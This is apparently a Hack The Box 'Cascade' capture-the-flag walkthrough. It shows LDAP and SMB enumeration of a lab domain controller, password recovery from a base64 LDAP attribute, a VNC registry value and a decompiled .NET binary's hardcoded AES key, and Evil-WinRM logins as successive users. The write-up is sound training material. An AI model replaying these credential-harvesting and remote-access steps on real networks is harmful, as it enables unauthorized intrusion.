
Hack The Box - Cascade by dmw0ng

As normal I add the IP of the machine 10.10.10.182 to my hosts file as cascade.htb



Enumeration

nmap -p- -sT -sV -sC -oN initial-scan cascade.htb

```
root@kali:/opt/htb/cascade.htb# nmap -p- -sT -sV -sC -oN initial-scan cascade.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-30 07:11 BST
Nmap scan report for cascade.htb (10.10.10.182)
Host is up (0.019s latency).
Not shown: 65520 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-03-30 06:13:10Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-03-30T06:13:59
|_  start_date: 2020-03-29T09:18:28

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 289.17 seconds
```

It seems we have discovered a few of ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have DNS on 53, NetBIOS on 135, 139 and 445, Active Directory ports and WinRM on 5985.

Enum4Linux

From the original Nmap scan, we can see that we have the domain name of cascade.local.

enum4linuz -a cascade.htb

```
root@kali:/opt/htb/cascade.htb# enum4linux -a cascade.htb
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Mar 30 07:18:46 2020

 ==========================
|    Target Information    |
 ==========================
Target ........... cascade.htb
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on cascade.htb    |
 ====================================================
```

Running through the output of this, we can also see a list of users that we have available.

```
 ===========================
|    Users on cascade.htb    |
 ===========================
index: 0xee0 RID: 0x464 acb: 0x00000214 Account: a.turnbull     Name: Adrian Turnbull   Desc: (null)
index: 0xebc RID: 0x452 acb: 0x00000210 Account: arksvc Name: ArkSvc    Desc: (null)
index: 0xee4 RID: 0x468 acb: 0x00000211 Account: b.hanson       Name: Ben Hanson        Desc: (null)
index: 0xee7 RID: 0x46a acb: 0x00000210 Account: BackupSvc      Name: BackupSvc Desc: (null)
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: CascGuest      Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xee5 RID: 0x469 acb: 0x00000210 Account: d.burman       Name: David Burman      Desc: (null)
index: 0xee3 RID: 0x467 acb: 0x00000211 Account: e.crowe        Name: Edward Crowe      Desc: (null)
index: 0xeec RID: 0x46f acb: 0x00000211 Account: i.croft        Name: Ian Croft Desc: (null)
index: 0xeeb RID: 0x46e acb: 0x00000210 Account: j.allen        Name: Joseph Allen      Desc: (null)
index: 0xede RID: 0x462 acb: 0x00000210 Account: j.goodhand     Name: John Goodhand     Desc: (null)
index: 0xed7 RID: 0x45c acb: 0x00000210 Account: j.wakefield    Name: James Wakefield   Desc: (null)
index: 0xeca RID: 0x455 acb: 0x00000210 Account: r.thompson     Name: Ryan Thompson     Desc: (null)
index: 0xedd RID: 0x461 acb: 0x00000210 Account: s.hickson      Name: Stephanie Hickson Desc: (null)
index: 0xebd RID: 0x453 acb: 0x00000210 Account: s.smith        Name: Steve Smith       Desc: (null)
index: 0xed2 RID: 0x457 acb: 0x00000210 Account: util   Name: Util      Desc: (null)
```

Knowing that I was able to retrieve information on the users, I wanted to see if I was ale to identify additional info on each of these users. I decided to use windapsearch for this from https://github.com/ropnop/windapsearch.

WindapSearch

Knowing I had enough information to move forward with the ldap query, I tried to see if there was any additional information that I could retrieve.

python /opt/Windows/windapsearch_py2.py --dc-ip cascade.htb --users --full | less

```
root@kali:/opt/htb/cascade.htb# python /opt/Windows/windapsearch/windapsearch_py2.py --dc-ip cascade.htb -U --full | less
```

I used less to ensure that I could look at the information without having to scroll back through it.

Upon looking through the information, I noticed that the account named Ryan Thompson had a cascadeLegacyPwd attribute set and seemed to be the only one that had this.

```
cascadeLegacyPwd: clk0bjVldmE=
cn: Ryan Thompson
codePage: 0
userPrincipalName: r.thompson@cascade.local
badPwdCount: 0
objectSid: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA==
whenCreated: 20200109193126.0Z
uSNCreated: 24610
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
countryCode: 0
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
whenChanged: 20200323112031.0Z
accountExpires: 9223372036854775807
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
pwdLastSet: 132230718862636251
displayName: Ryan Thompson
sAMAccountName: r.thompson
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
objectGUID: LfpD6qngUkupEy9bFXBBjA==
lastLogon: 132299890616665413
msDS-SupportedEncryptionTypes: 0
uSNChanged: 295010
givenName: Ryan
lastLogoff: 0
primaryGroupID: 513
logonCount: 2
name: Ryan Thompson
lastLogonTimestamp: 132294360317419816
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
userAccountControl: 66048
sAMAccountType: 805306368
sn: Thompson
instanceType: 4
badPasswordTime: 132299875035670046
```

Having found a possible password, I quickly attempted to decode this password using BASE64.

echo clk0bjVldmE= | base64 -d

```
root@kali:/opt/htb/cascade.htb# echo clk0bjVldmE= | base64 -d
```

This provided a password of **rY4n5eva.**


I attempted to use this password to log into the machine but was quickly denied when trying WinRM.

ruby evil-winrm.rb -u r.thompson -p rY4n5eva -I cascade.htb

```
root@kali:/opt/htb/cascade.htb# ruby evil-winrm.rb -u r.thompson -p rY4n5eva -i cascade.htb

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

Mapped Drives

I then remembered that I had briefly checked the NetLogon folder earlier and had 2 logon scripts.



Looking into each of these files, they were mapping drives to two separate folders.


The MapDataDrive.vbs file showed a folder map location of \\CASC-DC1\Data.

```
root@kali:/opt/htb/cascade.htb# cat MapDataDrive.vbs
'MapDataDrive.vbs
Option Explicit
Dim oNetwork, strDriveLetter, strRemotePath
strDriveLetter = "O:"
strRemotePath = "\\CASC-DC1\Data"
Set oNetwork = CreateObject("WScript.Network")
oNetwork.MapNetworkDrive strDriveLetter, strRemotePath
WScript.Quitroot@kali:/opt/htb/cascade.htb#
```


The MapAuditDrive.vbs file showed a folder map location of \\CASC-DC!\Audit$.

```
root@kali:/opt/htb/cascade.htb# cat MapAuditDrive.vbs
'MapAuditDrive.vbs
Option Explicit
Dim oNetwork, strDriveLetter, strRemotePath
strDriveLetter = "F:"
strRemotePath = "\\CASC-DC1\Audit$"
Set oNetwork = CreateObject("WScript.Network")
oNetwork.MapNetworkDrive strDriveLetter, strRemotePath
WScript.Quitroot@kali:/opt/htb/cascade.htb#
```

I decided to try and browse into these folders with the Ryan Thompson account.



Looking through the folders within this location, I discovered a '**VNC Install.reg**' file that had a potential password. This was in [\\CASC-DC1\Data\IT\Temp\s.smith](\\CASC-DC1\Data\IT\Temp\s.smith).



The password was shown as **"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f**.

VNC Password

Looking into the registry file, and not finding anything additional within the folder, I decided to try and decode the password. I found an online repository that claimed to decode the passwords of VNC encrypted passwords at https://github.com/trinitronx/vncpasswd.py.

I downloaded this and tried to see if this would work.

python vncpasswd.py -d -H 6bcf2a4b6e5aca0f

```
root@kali:/opt/htb/cascade.htb/vncpasswd.py# python vncpasswd.py -d -H 6bcf2a4b6e5aca0f
Cannot read from Windows Registry on a Linux system
Cannot write to Windows Registry on a Linux system
Decrypted Bin Pass= 'sT333ve2'
Decrypted Hex Pass= '7354333333766532'
```

This revealed a password of **sT333ve2**.

First shell

With the information that I had retrieved, I now attempted to gain access once again to the box but as another user **s.smith**.

ruby evil-winrm.rb -u s.smith -p sT333ve2 -i cascade.htb

```
root@kali:/opt/htb/cascade.htb# ruby evil-winrm.rb -u s.smith -p sT333ve2 -i cascade.htb

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\s.smith\Documents> whoami
cascade\s.smith
*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

I now had a shell Steve Smith. I immediately attempted to read the user hash.


type ..\Desktop\user.txt

```
*Evil-WinRM* PS C:\Users\s.smith\Documents> type ..\Desktop\user.txt
4c7f7dac726b45f10ceec95d09dde9db
```


Looking around the system I was initially not seeing much that I could access. I decided to see if I could now view the additional share named **Audit$**.

Database


Accessing the Audit Share, I was now able to see try and identify new files that were made available to me.



I entered s.smith credentials to enter the share and was able to now access a directory named DB.




I downloaded all the files that were inside of the Audit folder and then looked to see what was inside of the Audit.db file. Other files that were included within the folder are as below.



Using DB Browser for SQLite, I opened the Audit.db file to investigate the contents. Inside of tis, I noticed a user that showed a password.

The username was ArkSVC with a password of BQO5l5Kj9MdErXx6Q6AGOw==.



This was not a straightforward Base64 decryption, and therefore needed to investigate further.

DNSpy

Investigating the DB, it was clear the application CascAudit.exe was responsible for the encryption and decryption of the password. I transferred the folder across to my windows machine and then opened up the files with DNSpy from https://github.com/0xd4d/dnSpy/tree/master/Build.

Looing through the main module of the CascAudit.exe, I came across the ecrypt/decrypt password.

```
internal sealed class MainModule
{
    // Token: 0x0600000F RID: 15 RVA: 0x00002128 File Offset: 0x00000328
    [STAThread]
    public static void Main()
    {
        if (MyProject.Application.CommandLineArgs.Count != 1)
        {
            Console.WriteLine("Invalid number of command line args specified. Must specify database path only");
            return;
        }
        checked
        {
            using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + MyProject.Application.C
            {
                string str = string.Empty;
                string password = string.Empty;
                string str2 = string.Empty;
                try
                {
                    sqliteConnection.Open();
                    using (SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT * FROM LDAP", sqliteConnection))
                    {
                        using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
                        {
                            sqliteDataReader.Read();
                            str = Conversions.ToString(sqliteDataReader["Uname"]);
                            str2 = Conversions.ToString(sqliteDataReader["Domain"]);
                            string encryptedString = Conversions.ToString(sqliteDataReader["Pwd"]);
                            try
                            {
                                password = Crypto.DecryptString(encryptedString, "c4scadek3y654321");
                            }
                            catch (Exception ex)
                            {
                                Console.WriteLine("Error decrypting password: " + ex.Message);
                                return;
                            }
                        }
                    }
```

The password retrieved was **c4scadek3y654321**.

Further investigations into the additional files revealed the AES IV.

```
// CascCrypto.Crypto
// Token: 0x06000013 RID: 19 RVA: 0x00002360 File Offset: 0x00000760
public static string DecryptString(string EncryptedString, string Key)
{
    byte[] array = Convert.FromBase64String(EncryptedString);
    Aes aes = Aes.Create();
    aes.KeySize = 128;
    aes.BlockSize = 128;
    aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
    aes.Mode = CipherMode.CBC;
    aes.Key = Encoding.UTF8.GetBytes(Key);
    string @string;
    using (MemoryStream memoryStream = new MemoryStream(array))
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateDecryptor(), CryptoStreamMode.Read))
        {
            byte[] array2 = new byte[checked(array.Length - 1 + 1)];
            cryptoStream.Read(array2, 0, array2.Length);
            @string = Encoding.UTF8.GetString(array2);
        }
    }
    return @string;
}
```


The AES IV value was **1tdyjCbY1Ix49842**.

Knowing that this was using AES and BASE64 conversion, I now had to decrypt the password from the database.

Password Decryption

I decided to try and utilise CyberChef to decrypt the password at https://gchq.github.io/CyberChef/.

https://gchq.github.io/CyberChef/#recipe=From_Base64(%27A-Za-z0-9%2B/%3D%27,true)AES_Decrypt(%7B%27option%27:%27UTF8%27,%27string%27:%27c4scadek3y654321%27%7D,%7B%27option%27:%27UTF8%27,%27string%27:%271tdyjCbY1Ix49842%27%7D,%27CBC%27,%27Raw%27,%27Raw%27,%7B%27option%27:%27Hex%27,%27string%27:%27%27%7D)&input=QlFPNWw1S2o5TWRFclh4NlE2QUdPdz09



With the information entered into CyberChef, I was provided with a password of **w3lc0meFr31nd**. I now tried this password to see if I could now access the machine as ArkSvc.

ruby evil-winrm.rb -u arksvc -p w3lc0meFr31nd -i cascade.htb

```
root@kali:/opt/htb/cascade.htb# ruby evil-winrm.rb -u arksvc -p w3lc0meFr31nd -i cascade.htb

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami
cascade\arksvc
*Evil-WinRM* PS C:\Users\arksvc\Documents>
```

Now that I had access as a different user, it was once again time to begin enumeration into what permissions this user had in the domain.

Group Membership

I first looked to identify what groups I was a member of to see if this would highlight anything of use.

net user ArkSvc /domain

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> net user arksvc /domain
User name                    arksvc
Full Name                    ArkSvc
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/9/2020 5:18:20 PM
Password expires             Never
Password changeable          1/9/2020 5:18:20 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/29/2020 10:05:40 PM

Logon hours allowed          All

Local Group Memberships      *AD Recycle Bin       *IT
                             *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

This showed that I have access to the 'AD Recycle Bin'. In most cases, this is usually a sign that I should investigate this to see if the creator has left anything there.

Get-ADObject -Filter 'isDeleted -eq $True' -IncludeDeletedObjects

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -Filter 'isDeleted -eq $True' -IncludeDeletedObjects
```

Looking through the output, I noticed a deleted item with a user called TempAdmin.

